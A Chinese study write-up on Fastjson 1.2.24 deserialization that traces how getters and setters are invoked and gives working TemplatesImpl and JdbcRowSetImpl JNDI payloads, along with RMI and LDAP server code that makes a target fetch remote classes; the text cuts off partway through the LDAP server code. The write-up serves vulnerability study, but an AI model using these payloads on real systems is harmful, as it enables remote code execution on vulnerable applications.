Fastjson基础&1.2.24反序列化学习 Fastjson 是阿里巴巴开源的一个Java语言编写的JSON处理器,用于将Java对象与JSON格式的字符串之间进行转换。简单来说,它能将Java对象序列化为JSON字符串,也能将JSON字符串反序列化为Java对象。
其中主要有几个重要的函数,JSON.parse,JSON.parseObject 这俩个函数是用于反序列化的,JSON.toJSONString这个函数用于序列化对象
Demo 首先,创建一个类。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
package org.example; public class Person { private String name; private int age; public int Sex; public Person() { System.out.println("Person constructor"); } public String getName() { System.out.println("Person.getName()"); return name; } public void setName(String name) { System.out.println("Person.setName()"); this.name = name; } public int getAge() { System.out.println("Person.getAge()"); return age; } public void setSex(int Sex){ System.out.println("Person.setSex()"); this.Sex=Sex; } public int getSex(){ System.out.println("Person.gerSex()"); return Sex; } }
将这个类进行json序列化
1
2
3
4
5
6
7
8
9
10
11
12
13
package org.example; import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.serializer.SerializerFeature; public class Main { public static void main(String[] args) { Person person = new Person(); person.setName("cat"); String jsonString = JSON.toJSONString(person, SerializerFeature.WriteClassName); System.out.println(jsonString); } }

可以看到调用了所有get方法之后,输出了json序列化之后的Java对象,再写一个将其反序列化的类
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
package org.example; import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.JSONObject; import com.alibaba.fastjson.parser.Feature; public class Unserialize { public static void main(String[] args) { String jsonString = "{\"@type\":\"org.example.Person\",\"Sex\":1,\"age\":10,\"name\":\"cat\",\"sex\":1}"; Person person = (Person) JSON.parse(jsonString); System.out.println(person); System.out.println(person.getClass().getName()); System.out.println(); Object person2 = JSON.parseObject(jsonString); System.out.println(person2); System.out.println(person2.getClass().getName()); System.out.println(); Object person3 = JSON.parseObject(jsonString, Person.class, Feature.SupportNonPublicField); System.out.println(person3); System.out.println(person3.getClass().getName()); System.out.println(((Person) person3).getAge()); } }
因为使用了俩个不同的反序列化函数,因此有多段输出,从中可以发现JSON.parse(jsonString)在调用玩所以set方法后直接返Person类,而JSON.parseObject(jsonString);在调用了所以get与set方法之后都没有返回指定值,当第二个参数传入Person.class后JSON.parseObject(jsonString, Person.class);才返回Person类,因此当其序列化时会调用目标的所以get方法以及使用过的set方法,而反序列化时只调用所有的set方法,并且parseObject方法需要传入俩个参数才可以正常返回指定Java对象。
并且,可以看到图片中的第二段参数,age并没有被赋值,这是由于其没有set方法,并且为private对象导致的,如果真的需要调用的化需要在后面再加上Feature.SupportNonPublicField参数。
反序列化调用setter/getter方法原理 可以看到上面的Demo中fastJson对Person类中的getter和setter方法进行了调用操作,因此如果在getter和setter方法中存在可以利用的恶意类并且被fastJson调用了就会进行执行。
这里在Person中添加一个Properties 对象,这是一个嵌套对象,因此在反序列化的时候将会调用getProperties() 来获取已有实例,并且在getProperties()中加入Runtime方法。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
package org.example; import java.io.IOException; import java.util.Properties; public class Person { private String name; private int age; private int Sex; private Properties properties; public Person() { System.out.println("Person constructor"); } public String getName() { System.out.println("Person.getName()"); return name; } public void setName(String name) { System.out.println("Person.setName()"); this.name = name; } public int getAge() throws Exception { System.out.println("Person.getAge()"); return age; } public void setSex(int Sex){ System.out.println("Person.setSex()"); this.Sex=Sex; } public int getSex() throws Exception { System.out.println("Person.gerSex()"); return Sex; } public Properties getProperties() throws Exception{ System.out.println("getProperties"); Runtime.getRuntime().exec("calc"); return properties; } }
然后再对其进行反序列化操作(和上面Demo中基本一致)。

setter方法 首先进入Json.parse方法
一直过到parser.parse然后步入。

继续跟进到this.parse。
这里是根据传入类型对其进行不同的处理,这里会跳转到12,也就是Object对象类型。

这里继续跟进到this.parseObject中,然后一直跳到deserializer.deserialze
跟进,然后再跟进。
跟进俩次就到了。

这里是进行反序列化处理的,还是继续向下跟,可以跟到下面这个key的判断这里。

继续向下跟进就行,然后可以调到this.createInstance反序列化之后的函数是在这里进行构造的。

可以观察到旁边的参数,是name,这个参数是接下来用于判断调用哪个参数的set方法用的,先继续向下跟进。

跟到fieldDeserializer).parseField这里,这个方法就是用来调用setter和getter方法的,跟进去。

走到setValue这里。
继续跟进去。


进入setValue之后,可以发现这就是一个根据反射来设置对象值的一段代码,往下面看可以看到invoke方法。

Properties的getter方法 就是通过这些invoke方法来执行setter/getter方法的,继续跟,直到key=properties。

他和前面参数都不一样,他是调用get方法,会到另一个method.invoke中
执行后弹出计算器。
fastjson-1.2.24 TemplatesImpl利用链 上面分析了fastjson是通过调用getter和setter来进行序列化和反序列化操作的,因此只需要找到可以利用的getter和setter类就可以进行恶意操作。

这里找到的是TemplatesImpl这个类加载字节码,他是通过.newInstance()方法触发的,可以找到这个getTransletInstance()。
这是一个getter方法,并且其中__class中的_transletIndex的里的类会使用newInstance进行实例化。
这里可以需要让他走到AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();可以参考CC3设置的参数,也就是_bytecodes,_name和_tfactory不能为空。除此之外还有满足fastjson调用getter和setter的一些硬性要求。
满足条件的setter:
非静态函数
返回类型为void或当前类
参数个数为1个
满足条件的getter:
非静态方法
无参数
返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
而这个getTransletInstance()方法是不满足这些条件的,因此我们需要找到一个可以调用getTransletInstance()方法的函数,向上寻找。

找到newTransformer里面调用了该方法,并且看到其还传了一个参数,就是_outputProperties因此需要满足该参数也不为空才能满足调用条件。

但由于其不是getter和setter方法,因此继续向上寻找,最后找到了getOutputProperties函数调用了newTransformer
因此可以构造序列化参数为
1 {\"@type\":\"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl\",\"_bytecodes\":[\""+ base+"\"],'_name':'cat.a','_tfactory':{ },\"_outputProperties\":{ },}
测试demo
1
2
3
4
5
6
7
8
9
10
11
12
public class Demo { public static void main(String[] args) throws IOException { String base = binToBase64("E://Test.class"); String fastJ = "{\"@type\":\"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl\",\"_bytecodes\":[\""+ base+"\"],'_name':'cat.a','_tfactory':{ },\"_outputProperties\":{ },}"; JSON.parse(fastJ,Feature.SupportNonPublicField); } public static String binToBase64(String filePath) throws IOException { byte[] fileContent = Files.readAllBytes(Paths.get(filePath)); // 读取文件内容 return Base64.getEncoder().encodeToString(fileContent); // 转换为Base64字符串 } }
JdbcRowSetImpl利用链 这条链就比较简单,主要是通过JNDI进行注入,利用的是setter方法。


还是先看到JdbcRowSetImpl这个类,找到其中的setDataSourceName方法。
跟到setDataSourceName中,其中会设置dataSource的值

而触发点是在setAutoCommit方法中

当conn=null时,将会直接触发connect方法


在connect方法中进行了调用了lookup,并且调用的是getDataSourceName来获取值,由于setter方法在反序列化时自动调用,因此只需要给dataSourceName赋值即可,并且需要添加autoCommit参数,来触发setAutoCommit方法。
因此构造payload为
1
2
3
4
5
String payload = "{" + "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"ldap://xxx\", " + "\"autoCommit\":1" + "}";
RMI+Jndi server:
1
2
3
4
5
6
7
8
9
10
11
12
import javax.naming.InitialContext; import javax.naming.Reference; import java.rmi.registry.LocateRegistry; public class JNDI { public static void main(String[] args) throws Exception{ InitialContext initialContext = new InitialContext(); LocateRegistry.createRegistry(1099); Reference reference = new Reference("zGZLUXzF","zGZLUXzF","http://127.0.0.1:8085/"); initialContext.rebind("rmi://localhost:1099/remoteObj", reference); } }
fastjson
1
2
3
4
5
6
7
8
public static void main(String[] args) throws IOException { String payload = "{" + "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"rmi://localhost:1099/remoteObj\", " + "\"autoCommit\":1" + "}"; JSON.parse(payload); }
ldap+Jndi server
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
package org.example.jndi; import com.unboundid.ldap.listener.InMemoryDirectoryServer; import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig; import com.unboundid.ldap.listener.InMemoryListenerConfig; import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult; import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor; import com.unboundid.ldap.sdk.Entry; import com.unboundid.ldap.sdk.LDAPException; import com.unboundid.ldap.sdk.LDAPResult; import com.unboundid.ldap.sdk.ResultCode; import javax.net.ServerSocketFactory; import 